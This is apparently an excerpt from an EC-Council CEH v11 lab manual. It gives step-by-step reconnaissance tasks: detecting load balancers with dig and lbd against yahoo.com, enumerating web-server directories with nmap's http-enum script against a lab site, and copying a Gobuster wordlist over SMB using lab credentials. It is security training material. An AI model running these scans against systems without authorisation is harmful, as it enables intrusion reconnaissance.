Note: Ensure that the **Parrot Security** virtual machine is running.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( )at the top of **Desktop** to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

Organizations use load balancers to distribute web server load over multiple servers and increase the productivity and reliability of web applications. Generally, there are two types of load balancers, namely, DNS load balancers (Layer 4 load balancers) and http load balancers (layer 7 load balancers).

You can use various tools such as dig and load balancing detector (lbd) to detect the load balancers of the target organization along with their real IP addresses.




Figure 1.4.1: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.1

Detect Load Balancers using dig

5. In the **Terminal** window appears; type **dig yahoo.com** and press **Enter**.
6. The result appears, displaying the available load balancers of the target website, as the screenshot demonstrates. Here, a single host resolves to multiple IP addresses, which possibly indicates that the host is using a load balancer.




Figure 1.4.2: Using dig command

Note: dig command provides detailed results and is used to identify whether the target domain is resolving to multiple IP addresses.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.2

Detect Load Balancers using lbd

7. Now, type **lbd yahoo.com** and press **Enter**.
8. The result appears, displaying the available DNS load balancers used by the target website, as shown in the screenshot.




Figure 1.4.3: Using dig command

Note: lbd (load balancing detector) detects if a given domain uses DNS and http load balancing via the Server: and Date: headers and the differences between server answers. It analyzes the data received from application responses to detect load balancers.

9. This concludes the demonstration of how to detect load balancers using dig command, Halberd tool, and lbd tool.
10. Close all open windows and document all the acquired information.

TASK 5

Identify Web Server Directories

Here, we will use Nmap and Gobuster tool to identify web server directories on the target website.

Note: In this task, the target website (**www.moviescope**) is hosted by the victim machine, **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Parrot Security** virtual machine is running.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

🗁 Web servers host the web applications, so misconfigurations while hosting these web applications may lead to the exposure of critical files and directories over the Internet.

1. Turn on the **Windows Server 2019** and **Windows 10** virtual machines.
2. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( ) present at the top of **Desktop** to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

Now, type **cd** and press **Enter** to jump to the root directory.

TASK 5.1

Identify Web Server Directories using Nmap

🗁 A professional ethical hacker or pen tester must identify the target web application's files and directories exposed on the Internet using various automated tools such as Nmap and Gobuster. This information further helps to gather sensitive information stored in the files and folders.

5. In the terminal window; type **nmap -sV --script=http-enum <target domain or IP address>** (here, the target website is **www.moviescope.com**) and press **Enter**.
6. The result appears, displaying open ports and services, along with their version.
7. Scroll-down in the result and observe the identified web server directories under the **http-enum** section, as shown in the screenshot.




Figure 1.5.1: Nmap command to identify web server directories

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.5.2: Result showing web server directories

Note: In real-time, attackers use various techniques to detect the vulnerabilities in the target web applications hosted by the web servers either to gain administrator-level access to the server or to retrieve sensitive information stored on the server. Attackers use the Nmap NSE script **http-enum** to enumerate the applications, directories, and files of the web servers that are exposed on the Internet. Through this method, attackers identify critical security vulnerabilities on the target web application.

TASK 5.2

Copy Wordlist File from Windows 10

8. Now, we shall copy the wordlist file (**common.txt**) from a shared network drive. We will use this file in the Gobuster tool.
9. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
10. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
11. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Navigate to **CEHv11 Module 14 Hacking Web Applications**, copy the **common.txt** file.

